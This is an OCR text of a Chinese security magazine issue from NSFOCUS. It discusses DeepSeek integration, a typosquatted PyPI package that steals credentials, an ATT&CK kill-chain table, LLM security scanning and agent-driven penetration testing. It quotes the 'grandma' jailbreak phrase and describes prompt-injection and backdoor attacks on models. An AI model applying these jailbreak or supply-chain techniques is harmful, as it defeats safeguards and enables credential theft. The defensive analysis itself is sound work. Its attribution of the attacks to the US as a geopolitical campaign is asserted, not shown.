安全+
SECURITY
2025/04 总第 064
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

25

绿盟科技集成DeepSeek，实现双模型底座共生

DeepSeek浪潮之下，安全暗礁逐渐显现

观察与评估：网络保险2024年回顾与2025年预测

绿盟虚拟汽车的CAN总线攻防实战

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：《安全+》编委会
地址：北京市海淀区北洼路4号院绿盟科技园
邮编：100089
电话：(010)6843 8880-5462
传真：(010)6872 8708
网址：www.nsfocus.com

2025/04 总第 064

安全+ SECURITY

欢迎您来信nsmagazine@nsfocus.com 与我们交流，分享您的建议和评论。（《安全+》部分图片来源于网络）

目录 CONTENTS

2025年政府工作报告强调，要加快推进数字中国建设，推动新质生产力发展，强化现代化产业体系建设。在数字化转型的加速进程中，安全已成为数字经济高效运行的关键支撑。人工智能安全、网络安全和数据安全构成了产业发展的重要基石，为数字中国的建设提供坚实保障。

绿盟科技始终坚持技术创新，积极推动AI与安全深度融合，以AI驱动安全产业升级。我们率先完成DeepSeek-R1与风云卫AI安全能力平台的融合，构建安全多智能体框架，赋能ISOP、RSAS、DLP等安全产品，全面提升安全检测、运营和防护能力。平台内置多种大小模型、知识库和情报库，打造智能化安全防御体系。此外，我们推出国内首个大模型安全知识库及安全评估系统，并发布大模型安全解决方案，围绕基座安全、数据安全、模型安全、应用安全和身份安全五大风险域，构建全方位的大模型安全防护体系，保障AI技术的健康发展。

数据安全作为数字经济的重要支柱，正受到前所未有的关注。绿盟科技依托AI赋能的数据安全保护体系，提供分类分级、分级管控、监测预警、安全检查和编排响应等全场景解决方案，并积极探索可信数据空间，助力数据要素的安全高效流通，为数字经济的可持续发展奠定坚实基础。

本期《安全+》 持续聚焦 AI 安全，围绕前沿技术、攻防实践等多个维度，深入探索安全产业的发展路径。我们不仅剖析 AI 时代的新型安全风险，还关注产业实践与政策趋势，以期为数字中国的安全建设提供更多思考与启示。

叶晓虎

绿盟科技集成DeepSeek，实现双模型底座共生

绿盟科技 产品BG 吴天昊

摘要：绿盟科技成功集成 DeepSeek-R1 至其风云卫 AI 安全能力平台，实现双模型共生，通过深入的验证与测试，发现 DeepSeek-R1 在安全告警分析领域具有更高覆盖率，尤其在复杂攻击解析上表现突出。该平台为客户提供了灵活的 AI 能力支撑，未来将持续加强对创新大模型的研究与实践，推动数字安全领域的发展。

关键词：DeepSeek AI 安全 风云卫

DeepSeek 凭借创新的模型架构、卓越的训练成本及全面的开源生态，迅速吸引了国内外广泛关注，成为中国科技界在人工智能领域的一次重要突破。绿盟科技一直致力于紧跟人工智能技术的发展趋势。在春节前，绿盟科技就已经成功完成了对 DeepSeek-R1 的接入，并实现绿盟风云卫 AI 安全能力平台与 DeepSeek-R1 双模型共同研判分析。




图 1 风云卫与 DeepSeek-R1 双 AI 底座研判分析

针对 DeepSeek-R1，绿盟科技天枢实验室进行了深入的验证和测试，得出以下观点：

在安全告警分析领域，DeepSeek-R1(未经过绿盟科技微调及训练) 展现出更高的覆盖率，相较市面上绝大多数大模型，其可覆盖更多网络攻击类型，尤其 DeepSeek-R1 内置思维链（CoT）机制使其能够深度解析复杂攻击载荷，对真实攻击分析过程的拆解和呈现更为清晰详细，同时也带来了其分析性能开销的大幅增加。

绿盟风云卫 AI 安全能力平台，得益于其在网络安全领域针对性的训练与微调，在检测准确性及专业性比较有优势，且分析性能开销更低。

AI分类研判指标	风云卫准确率	VS	DeepSeek-R1准确率
真实攻击数据集	98.33%		86.33%
真实攻击+攻击成功数据集	91.67%		76.33%

表 1 告警分析对比测试

目前，绿盟风云卫 AI 安全能力平台已完成 DeepSeek-R1 接入，客户可离线本地化部署，按需选择风云卫或 DeepSeek-R1，来获得更丰富、更全面的 AI 能力支撑体验。




图 2 绿盟风云卫 AI 安全能力平台集成 DeepSeek-R1

未来，绿盟科技将会持续加强对 DeepSeek 等各类创新大模型的研究和实践，取长补短，以攻防为本、实践驱动，以 AI 赋能护航数字安全，携手行业共同守护数字世界，为构建智能化、实战化的安全体系贡献力量。

全球AI技术博弈下的软件供应链安全

——DeepSeek恶意软件包事件启示录

绿盟科技 总工办 胡斌

摘要：随着人工智能技术的迅猛发展，软件供应链安全面临前所未有的威胁。本文以 DeepSeek 恶意软件包事件为切入点，分析了软件供应链攻击的手段、风险与大国博弈背景，探讨了 AI 技术对攻击手段的推动作用，强调了全球竞争格局中软件供应链安全的重要性，并提出了应对策略，呼吁构建综合治理体系以保障软件供应链的安全。

关键词：软件供应链安全 DeepSeek 恶意软件包 AI 技术

在当今数字化快速发展的时代，软件供应链作为软件产业的重要支撑，其安全性对于保障各类信息系统的稳定运行、维护企业乃至国家的信息安全具有至关重要的意义。随着人工智能（AI）技术的广泛应用，软件供应链面临着更为复杂多样的安全威胁。2025 年 1 月以来，DeepSeek 作为中国 AI 领域新兴力量，遭遇的网络攻击事件备受各界瞩目，据绿盟科技伏影实验室网络安全研究团队溯源分析，绝大部分攻击来源均指向美国 IP 地址，而在 PyPI 上发生的 DeepSeek 恶意软件包事件，让软件供应链安全问题再次成为焦点。本文将深入剖析 DeepSeek 攻击事件与软件供应链安全的关系，探讨其中涉及的攻击手段、潜在风险、大国博弈关系，并提出全面的应对策略。

1.DeepSeek 恶意软件包事件中的软件供应链攻击手段

近期在 Python 官方的第三方仓库 PyPI（Python Package Index）上发生的 DeepSeek 恶意软件包事件是典型的软件供应链攻击范例，攻击者精心策划了一系列手段，成功突破开发者的信任防线，将恶意代码植入目标环境。

仿冒项目名称：攻击者在 PyPI 上传了名为“deepseeek”和“deepseekai”的恶意软件包，通过名称拼写变体来仿冒知名 AI 项目 DeepSeek。这种仿冒手段极易误导开发者下载并使用，从而使恶意软件包得以混入软件供应链。

窃取敏感数据：恶意软件包一旦执行，将会提取系统环境变量

中的敏感数据，如云服务 API 密钥、数据库访问凭证、SSH 密钥等。这些敏感信息对于企业的基础设施安全至关重要，一旦泄露，攻击者就能够直接对企业的基础设施进行非法访问和操控。

数据回传与潜伏：攻击者利用云集成平台 Pipedream 作为命令与控制（C2）节点，实现了窃取数据的隐蔽化和自动化回传。同时，恶意代码中预留了后续加载远程恶意模块的接口，为横向渗透做好了准备，攻击者可以通过这个接口进一步扩展攻击范围。

借助 AI 工具开发恶意代码：在恶意代码中出现了大量详细的函数说明注释，如对数据加密逻辑、环境变量遍历方法的逐行解释。这些注释风格与 AI 编程助手生成的代码高度相似，表明攻击者可能借助了 AI 工具来快速构建恶意载荷，更高效地生成恶意代码，降低了恶意软件开发的技术门槛。

异常账户行为：上传恶意包的 PyPI 账户 bvk 自 2023 年 6 月注册后长期处于休眠状态，直到攻击前突然活跃，这种“低信誉账户发布高关注度包”的模式是典型的供应链攻击特征。很多开发者在急于集成 DeepSeek 功能时，往往会忽视对账户历史的审查，从而使这类恶意包有了可乘之机。

2. 软件供应链安全威胁和风险

DeepSeek 恶意软件包事件仅仅是软件供应链安全问题的冰山一角，实际上还存在更多潜在的威胁和风险。

开源生态的信任危机持续：PyPI、npm 等开源仓库就像是软件开发的基础设施，它们的开放性却导致恶意包数量不断攀升。据 Sonatype 统计，2023 年 PyPI 恶意包数量同比激增 315%，仿冒知名项目名称（Typosquatting）和依赖混淆（Dependency Confusion）是主流攻击手法，在本次事件中，deepseeek 与 deepseekai 通过名称拼写变体误导开发者，就是典型的 Typosquatting 攻击。

攻击面扩大与链式效应：恶意软件包一旦进入软件供应链，就会像病毒一样迅速传播，从开发者个体开始，由于未验证依赖来源，可能会将恶意包引入本地环境；如果这个恶意包通过企业的测试进入生产环境，就可能导致企业核心数据泄露；而当受感染的软件被分发给下游用户时，攻击面将呈指数级扩大。

AI 驱动的攻击技术升级：随着 AI 技术的发展，攻击者开始利用 AI 提升恶意软件开发效率和攻击精准度，DeepSeek 攻击事件中攻击者即借助 AI 工具快速构建恶意载荷。未来，攻击者可能会利用更复杂的 AI 算法来寻找软件供应链中的薄弱环节，制造更隐蔽、更难以检测的恶意软件包，这将使软件供应链面临的攻击手段变得更加复杂多样，传统的安全防护措施可能会变得力不从心。

供应链复杂导致的风险：软件供应链涉及众多环节和参与者，从代码开发、开源组件集成、测试、部署到运维等，每个环节都可能存在漏洞。一个开源组件的开发者可能在不经意间留下了安全漏洞，而这个漏洞在被集成到企业的软件中后，就可能被攻击者利用。由于环节众多，一旦出现问题，很难快速定位和解决，这无疑增加了安全管理的难度。

3. 利用 ATT&CK 框架推演攻击 DeepSeek 的战略、战术、技术和过程

上述软件供应链安全威胁和风险，无论是对企业还是国家都有着不可忽视的影响。对于企业来说，核心数据泄露可能导致商业机密被窃取，企业声誉受损，面临巨大的经济损失甚至破产；从国家层面来看，众多企业遭受攻击可能影响国家的整体竞争力，尤其是在 AI 等新兴技术领域。在这样的背景下，我们有必要从 ATT&CK 框架出发，深入分析 DeepSeek 攻击事件背后的战略、战术、技术、过程以及大国博弈关系，以便更好地应对软件供应链安全挑战。

战略层面：在当今的国际竞争格局下，AI 领域成为各国竞争的战略高地，DeepSeek 技术突破威胁到美国等传统科技强国地位，DeepSeek 成功可能改变全球人工智能产业市场份额分配，冲击美国相关企业利益，而攻击 DeepSeek 等开源项目将视为一种手段，试图破坏中国在 AI 领域的技术崛起和定价权。通过攻击中国的 AI 开源项目，延缓中国 AI 技术的发展速度，使中国在国际 AI 市场上失去竞争力，进而影响中国在全球 AI 产业链中的地位。

战术层面：攻击者采用了多种软件供应链攻击手段，形成了一套组合拳。他们仿冒项目名称来吸引开发者的注意，窃取数据以获取有价值的信息，借助 AI 工具提高恶意代码开发效率等。这些手段从不同角度对目标进行攻击，逐步突破软件供应链的防线，实现其攻击目标。

技术层面：攻击者充分利用了开源生态的信任机制和软件供应链的复杂性，精心设计恶意软件包，使其看起来像是正常的开源组件，利用开发者对开源项目的信任，绕过安全检查。同时，通过利用 Pipedream 作为 C2 节点这种隐蔽的数据回传方式，将窃取的数据悄悄发送出去，并且在代码中预留接口以便长期潜伏，持续对 DeepSeek 及其相关生态进行破坏。

过程层面：攻击者正将 AI 开发流程的三大特性转化为武器，包括开源组件依赖性强（80%AI 项目依赖第三方库）、算力环境复杂度高（混合云 + 容器化部署）、数据流动路径长（从标注到训练再到推理），这使传统应用安全方案在 AI 供应链场景中面临“降维打击”。以下是基于 MITRE ATT&CK for Enterprise 框架来拆解攻击者针对 DeepSeek 的杀伤链（表 3-1）。

表 3-1 针对 DeepSeek 的杀伤链拆解

战术阶段	技术实现	AI 场景风险
初始访问	污染 PyPI/NPM 官方仓库、劫持 GitHub 开源项目镜像	模型训练代码库被植入后门依赖
执行	利用 Python 包安装钩子（setup.py）、CUDA 内核驱动加载机制触发恶意代码	训练任务启动时自动激活隐蔽通道
持久化	篡改容器镜像层、注入 Kubernetes Helm Chart 配置	云原生 AI 平台全生命周期感染
防御规避	使用 PyArmor 混淆代码、伪造数字签名匹配白名单证书	绕过 SAST/IAST 等传统检测工具
横向移动	利用 Ray/Spark 集群通信协议漏洞渗透至 GPU 节点	分布式训练集群内部 APT 横向渗透
数据渗出	将敏感模型参数编码至 DNS 流量、伪装成 TensorBoard 日志外传	千亿参数大模型遭窃取

此攻击事件反映出在新质生产力背景下，大国之间在 AI 领域的激烈竞争。网络空间成为新的竞争战场，各国通过网络攻击等手段打压他国企业，以维护本国在 AI 技术、经济利益和国际竞争力等方面的优势，这种大国博弈不仅影响着各国企业的发展，也对全球软件供应链安全格局产生深远影响。

4. 软件供应链安全治理整体应对策略

面对 AI 技术日益严峻的软件供应链安全威胁，企业、行业和国家需要齐心协力，构建全面的安全治理体系。

4.1 企业层面

4.1.1建立严格的依赖审查机制

建立依赖审查流程：通过对引入的开源组件进行来源追溯，查看其官方发布渠道是否合法正规，充分分析组件的开发者信息，包括开发者的信誉、历史开发记录等。对开源组件的代码进行初步扫描，检查是否存在已知的安全漏洞，并对开源组件进行持续监控，及时获取其更新信息，定期重新进行审查。

使用的工具和技术：通过使用 SCA 软件组成分析工具，自动扫描开源组件，识别其中的风险。同时，结合 SAST 静态代码审查分析技术，对开源组件代码质量和安全性进行深入分析。

4.1.2加强员工安全培训

培训内容：包括软件供应链安全基础知识，如常见的攻击手段、安全漏洞类型等；如何识别潜在的安全风险，如何判断一个开源组件是否存在恶意；以及在开发过程中如何遵循安全规范，如代码编写规范、依赖管理规范等。

培训方式：可以采用线上培训课程与线下实践操作相结合的方式。线上课程方便员工随时随地学习，线下实践操作则可以让员工在实际场景中练习识别和应对安全风险的能力。

4.1.3构建全链路防御体系

开发阶段：使用 SAST 静态代码审查分析工具，对代码进行实时检查，防止恶意代码的注入。通过使用 SAST 工具不仅能显著提升代码安全性，大幅减少后期修复漏洞的成本和工作量，持续的代码审查还有助于营造安全编码文化，提升整个开发团队的安全意识。借助 CI/CD 管道自动运行 SAST 工具，确保每次代码提交都经过安全检查，发现问题及时通知开发人员修正，防止有风险的代码进入后续流程。

测试阶段：除了常规的功能测试和性能测试，还应利用 DAST 和 IAST 等工具对软件进行漏洞扫描和安全评估。发现安全漏洞时，代码层面的漏洞（如 SQL 注入）由开发人员根据情况修复，如对输入 SQL 语句参数化处理，修复后再次进行漏洞扫描和功能测试。

配置层面的漏洞（如服务器配置不当）则按安全标准和最佳实践修改配置后重新评估。

部署阶段：部署网络安全设备保护运行环境是抵御外部攻击的关键防线，根据业务需求和安全策略，合理配置防火墙和 IDS 的访问控制规则和检测策略，精确控制网络访问，减少攻击面。同时，软件供应链安全检测评估服务可以作为上线前的最后一道关口，确保软件在发布前没有安全漏洞，防止恶意软件或其他安全威胁通过软件供应链进入系统。

运维阶段：建立漏洞情报收集机制，及时获取软件漏洞信息，对发现的漏洞进行评估和分类，制订相应的修复计划并及时实施。利用软件供应链安全治理平台对运维过程进行实时监控，及时发现异常行为和潜在的安全威胁。借助软件供应链安全检测评估服务，定期对运维阶段软件供应链安全防护措施进行评估，分析防护效果，发现存在的问题和不足，并根据评估结果，及时调整和优化安全防护策略和措施，不断提高软件供应链在运维阶段的安全性。

4.2 行业层面

4.2.1 发挥行业联盟的重要作用

由行业内的龙头企业牵头，联合其他相关企业共同组成行业联盟，由行业内的技术专家组成技术委员会，制定技术标准和解决技术难题。联盟成员之间共享安全信息和威胁情报，定期组织会议，共同探讨行业内的软件供应链安全问题，制定应对策略。同时，开展联合研究项目，共同研发新的安全技术和解决方案。

4.2.2 制定统一标准和规范

以已有的成功案例为参考，如某些在软件供应链安全管理方面做得比较好的企业的实践经验，制定包括开源组件引入规范、代码安全标准、安全测试规范等在内的软件供应链安全行业标准。同时，制定最佳实践指南，详细说明企业在软件供应链各个环节应该如何进行安全管理，为其他企业提供可操作的参考范例。

4.2.3 开展安全培训与交流活动

组织针对软件供应链安全的培训课程，邀请行业内的专家和安全研究人员担任讲师，传授最新的安全知识和技术。举办研讨会和技术交流活动，为企业提供一个交流平台，让企业可以分享自己在软件供应链安全管理方面的经验和教训，共同探讨解决问题的新方法和新技术。

4.3 国家层面

4.3.1完善法律法规

已经实施的法律条款，如《网络安全法》等，加大对网络攻击、数据泄露等违法行为的惩处力度，提高违法成本，从而对潜在的攻击者形成威慑。将软件供应链安全纳入《关键信息基础设施安全保护条例》，强制重点行业实施 SBOM 备案，以加强对软件供应链的监管力度。

4.3.2 加强政策支持

政府可以设立专项资金，对开展软件供应链安全技术研发和创新的企业和科研机构给予资金扶持，对研发自主可控的代码静态分析、AI 模型安全检测工具链的项目给予一定比例的资金补贴和税收优惠政策，提升国家在软件供应链安全领域的技术自主能力。

5. 没有可信的软件供应链，就没有可靠的新质生产力

当 ChatGPT 掀起全球智能革命浪潮时，软件供应链安全已成为 AI 竞赛的“隐形赛道”DeepSeek 事件敲响的不仅是警钟，更是冲锋号。在 AI 定义生产力的新时代，软件供应链安全已从技术问题上升为国家安全命题，唯有通过“技术 + 管理 + 生态”的立体化治理，才能筑牢 AI 大模型的发展基石，确保我国在新一轮大国博弈中占据战略主动权。作为 AI 时代的护航者，我们需要以“两弹一星”的攻坚精神，在软件供应链安全领域实现关键技术突破，为国家数字主权构筑坚不可摧的防线。

参考文献

[1] 绿盟科技伏影实验室 . (2025). DeepSeek 崛起背后的暗流：全球 AI 技术博弈下的 DDoS 攻击 . 绿盟科技威胁情报 .

[2] Saltzer, J. H., & Schroeder, M. D. (1975). The protection of information in computer systems. Proceedings of the IEEE.

[3] NIST. (2022). SP 800-161r1 Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations.

[4] MITRE Corporation. (2023). MITRE ATT&CK Framework for Enterprise Environments.

DeepSeek浪潮之下，安全暗礁逐渐显现

绿盟科技 产品BG 刘美君

近期，AI 领域迎来了一股新的热潮，DeepSeek 凭借其先进的AI模型迅速引起了全球关注。其强大的技术实力引发了广泛讨论，甚至成为黑客“挑衅”的目标，遭遇频繁攻击，这也成为其能力的另类验证。然而，随着 AI 大模型能力的不断提升，其背后所带来的安全挑战越发严峻。频发的安全事件和不断增加的风险让用户面临更大的威胁。本文将结合绿盟大模型安全评估系统（以下简称绿盟 AI-Scan），深入探讨 AI 大模型的安全隐患与应对策略。

1. 秒懂百科，大模型安全“把关人”

绿盟 AI-Scan 引入“AI 安全左移”理念，致力于将安全保障嵌入 AI 应用开发的全流程，综合考虑大模型的数据安全、内容安全、对抗安全、应用安全、AI 供应链安全、模型后门攻击风险等，确保大模型在开发与部署的各个阶段都受到严格的安全监控和风险评估。

为了确保评估的全面性和权威性，绿盟科技结合多年安全研究经验，参考了《生成式人工智能应用安全测试标准 -WDTA-AI-STR-01》《OWASP-Top-10 for LLMs》以及《生成式人工智能服务安全基本要求 -TC260-003》等众多行业标准，从中提取出最具代表性的测试用例。同时，结合绿盟风云卫大模型实现“以模治模”能力，用先进的技术手段综合评估大模型的安全性。

2. 小试牛刀，大模型风险“侦察兵”

自发布以来，绿盟 AI-Scan 受到了各行各业的广泛关注，目前已适配超过 130 种大模型，包括当前热门的 DeepSeek。本文将通过 DeepSeek 相关大模型的风险评估实例，详细展示绿盟 AI-Scan 在安全隐患识别方面的能力。

3. 绿盟 AI-Scan 对大模型防御能力的评估可细分为以下几个关键点

3.1 数据泄露与隐私侵犯

大模型训练依赖海量数据，可能涉及用户个人信息、商业机密等敏感内容。如果在数据收集、存储或处理过程中保护不当，可能导致数据泄露，进而引发个人财产和隐私安全风险，以及企业声誉和运营危机。例如，某公司曾因使用大模型优化半导体代码导致机密信息泄露，ChatGPT 也因代码漏洞暴露了大量用户聊天内容。在数字时代，数据的重要性不亚于石油，敏感数据更是至关重要。

绿盟 AI-Scan 能够精准识别大模型中的敏感数据风险，包括敏感信息泄露、知识产权泄露和提示词泄露等，全面保障数据的合规性、安全性和隐私性，有效防止企业因数据安全问题而遭受经济损失和声誉损害。

3.2 内容合规

大模型训练阶段吸收大量互联网数据，可能导致违反社会伦理与法律风险的内容生成，如偏见歧视性言论、有害性言论、冒犯性言论或虚假信息生成等，可能误导用户做出不当行为、大规模生成谣言假新闻等带来一系列恶劣影响。

绿盟 AI-Scan 针对内容合规方面参考众多标准对大模型提供全方面的内容审查服务，包括偏见歧视侮辱性内容、暴力及恐怖主义内容、诱导不当言论、虚假信息、模型幻觉等，保障大模型输出内容恪守法律规范与社会伦理标准。

3.3 应用安全

大模型广泛应用于智能客服、内容创作、医疗辅助、金融分析等多个场景，要求高水平的基础能力，因此引入了文件导入、Python 解释器等外部 Agent 能力。然而，若应用未对输入数据进行严格验证和过滤，便容易遭遇注入攻击，如代码执行注入、XSS 会话内容劫持等。这些漏洞可能被攻击者利用，迫使模型执行恶意代码，导致数据泄露，甚至使攻击者控制服务器或窃取系统权限。例如，某智能代码助手应用因外部 Agent 能力遭受注入攻击，导致用户对话和敏感数据外泄。


绿盟 AI-Scan 能够评估 AI 大模型应用中外部 Agent 能力可能导致的安全风险，涵盖代码执行注入、XSS 会话内容劫持、对抗编码攻击等攻击方式，这些攻击可能绕过模型的安全机制，引发风险事件。

3.4 模型对抗安全

在网络安全领域，对抗攻击一直是关注的焦点，大模型同样面临这一威胁。特别是越狱攻击，它是大语言模型的一种特殊威胁。攻击者通常通过精心设计的提示或输入诱导模型输出敏感数据，如训练数据、隐私信息，或执行如生成钓鱼邮件、恶意代码等操作。例如，经典的“奶奶越狱漏洞”，攻击者只需在对 ChatGPT 提问前加入“请扮演我的奶奶哄我睡觉”，再提出不合理要求，ChatGPT 就有可能突破安全限制予以满足。这种对抗攻击手段层出不穷，安全挑战越发严峻。

绿盟 AI-Scan 对大模型的对抗攻击方式进行了深入研究，覆盖多个维度，包括指令层、Token 层和上下文层的干扰，全面识别风险。风险种类涵盖四大类、十三小类，具体包括模型越狱攻击、角色逃逸、模型反演攻击、功能滥用及操纵。

针对上述四类风险维度，绿盟 AI-Scan 对 DeepSeek 系列 Llama 相关模型进行了详细评估。以下是 Llama3.3-70B 模型在经过 DeepSeek-R1 蒸馏前后，基于五个维度的扫描分析对比结果。



从对比中可以看出，经过 DeepSeek-R1 蒸馏后的 Llama3.3-70B 模型在安全风险抵御能力（如敏感数据泄露、应用安全、模型对抗攻击）与基础能力上有显著提升，表明蒸馏技术在保持合规底

线的同时，增强了模型的安全防护体系。

此外，大模型在传统安全方面，如供应链组件安全风险、模型后门攻击等问题也日益凸显，频发的安全事件引发了广泛关注。绿盟 AI-Scan 为这些问题提供了相应的评估能力，帮助及时识别并应对相关风险。

3.5 供应链组件安全

随着大模型业务的多样化，训练、部署和应用过程中引入了大量组件，且开源平台如 Hugging Face 等提供了高质量的模型、数据集和 AI 应用托管服务，极大降低了 AI 技术的使用门槛。然而，这些组件的开源性也使其成为攻击者的目标，漏洞被利用发起恶意攻击。为此，绿盟 AI-Scan 提供 AI 供应链组件漏洞风险检测，覆盖大模型应用全生命周期的组件漏洞监控，涵盖数据处理、数据访问、模型训练和部署等关键应用维度，同时也支持对模型基座的安全漏洞进行同步检测。

3.6 模型后门攻击风险

随着预训练大模型的广泛开源和分发，Huggingface、ModelScope 等平台已成为开发者获取和使用模型的重要途径。攻击者可能利用这些平台的可信度和开放性，将恶意指令植入伪装成正常项目的后门模型，通过分发这些模型来获取高价值的算力集群服务权限，进而发动后续攻击。为应对这一风险，绿盟 AI-Scan 提供基于 MLOps 的后门扫描功能，能够检测大模型中是否存在恶意嵌入代码及指令，并对主流模型文件中的恶意字节码进行全面检测。

AI 模型的飞速发展为我们的生活和工作带来了前所未有的便利，从智能问答助手到高效内容创作，它的应用无处不在。然而，频发的网络安全事件警示我们，享受技术红利的同时，网络安全问题不容忽视。用户和企业应不断提升安全意识，主动应对挑战。绿盟科技将持续依托绿盟 AI-Scan，紧密关注 AI 大模型的安全动向，深度挖掘潜在风险，及时预警，并保障网络安全贯穿技术生命周期，为 AI 技术的健康发展提供坚实保障。

DeepSeek时代，渗透测试工程师会被Agent替代吗?

绿盟科技 运营服务BG 刘浩

摘要：传统渗透测试工具面临效率和精准度瓶颈，AI 大模型与 Agent 技术的结合，为渗透测试带来革命性变革。通过智能调度和多 Agent 协作，渗透测试的效率和精度得到大幅提升，尤其在业务逻辑理解、漏洞联动和逻辑漏洞突破方面展现出显著优势。未来，渗透测试将朝着“人机共生”的新模式发展，解放工程师的重复性劳动，提升攻防对抗能力。

关键词：渗透测试 AI 大模型 Agent 技术 智能调度

引言：传统自动化渗透测试的困境

在网络安全领域，渗透测试一直是攻防对抗的核心手段。然而，传统自动化渗透工具面临三大主要瓶颈：缺乏对业务逻辑的深度理解、检测逻辑漏洞的能力不足、漏洞联动的能力薄弱。尽管被动扫描引擎能高效检测基础漏洞（如 XSS、SQL 注入），但在复杂业务场景下，效果远逊于人工渗透测试。随着 AI 大模型的爆发，渗透测试正式进入“Agent 时代”，通过与传统工具深度融合，效率和智能迎来了质的飞跃。

1. Agent 时代：AI 大模型重构渗透测试范式

以 DeepSeek-R1 为代表的智能大语言模型，结合多 Agent 协作框架，为渗透测试赋予了三大核心能力。

1. 1 业务逻辑的深度理解

传统爬虫只能机械遍历页面链接，而网站测试 Agent 可模拟人类操作：点击按钮、填写表单、跳转页面，甚至基于视觉模型识别页面元素，精准覆盖 90% 以上的业务功能点。例如，在电商平台测试中，Agent 能自动完成“用户注册 - 商品浏览 - 下单支付”全流程交互，并将流量导入 EZ 被动扫描引擎，彻底解决传统工具覆盖率低的问题。

1.2 漏洞联动的动态认知

通过决策者调度 Agent 与 Workers Agent 的协同，系统具备“思考 - 决策 - 执行”的闭环能力。例如，当 EZ 扫描出弱口令漏洞时，决策者 Agent 会调度越权测试 Agent，结合浏览器沙箱（Steel）

自动对比不同账号权限差异，精准定位越权风险点。这种动态规划能力，使漏洞检测从“单点扫描”升级为“全局攻防推演”。

1.3 逻辑漏洞的智能突破

针对业务逻辑漏洞（如权限绕过、订单篡改等），传统工具束手无策，而 Agent 基于视觉模型与历史交互记录，可自动识别敏感功能（如后台管理入口、API 密钥配置页面），并模拟多角色操作验证逻辑缺陷。

绿盟科技实践：Agent+ 传统工具 = 终极解决方案

早期，绿盟科技进行了许多尝试：


· 使用 LLM 完全替代传统自动化渗透测试工具的能力，测试 xss 和 sql 注入漏洞检测能力，LLM 对于此类基础漏洞检出能力不太理想，因为基于黑盒的 LLM 的渗透测试需要经历 payload 生成、工具调用、网站交互、响应包理解等一系列过程，一个功能测试就需要很长时间，效率与漏洞产出比太低。

· 通过 function calling 的方式直接调用 EZ 工具，效果不佳。

· 通过实战知识库 RAG+function calling 的方式，让 LLM 自动规划攻击步骤的能力，没有工具反馈和规划，效果不佳。

……

下图为通过给某大模型发送 XSS Payload 和网站响应，让大模型基于测试结果自动生成 Payload，但显而易见的是某大模型没有识别出 <> 被实体编码，因而给出了错误的 Payload。



实践证明，完全依赖 LLM 生成 Payload 或单纯调用工具的效率和质量不理想，因此绿盟科技转而采用“智能决策 + 规则引擎”的融合架构。

技术架构解析：

底层执行层：EZ 被动扫描工具负责基础漏洞检测，Browser-Use 驱动浏览器交互，Steel 沙箱确保环境隔离。

智能调度层：DeepSeek-R1 作为 Orchestrator，实时分析扫描结果、页面内容及历史数据，动态调度测试 Agent。

多 Agent 协作

网站测试 Agent：

模拟用户操作，覆盖业务场景；


越权测试 Agent：

基于视觉模型对比权限差异；

报告生成 Agent：

自动输出 HTML/Word/JSON 格式报告。

……



效率与精准度的双重飞跃

效率的飞跃：Agent 自动化渗透测试展现出人工渗透测试无法比拟的速度和规模优势。

速度提升：Agent 能够 7x24 小时持续不间断地工作，快速执行大量扫描和测试任务，大幅缩短渗透测试周期，将原本需要数天甚至数周完成的工作，压缩到数小时内完成。

规模化能力：Agent 可以轻松扩展，并行处理海量任务，应对大型网站和复杂系统的渗透测试需求，大幅提升测试效率。

资源优化：智能调度 Agent 能够动态调整扫描任务优先级，避免无效流量，更精准地分配计算资源，将资源集中在最有价值的测试环节，从而节省高达 30% 的计算资源。
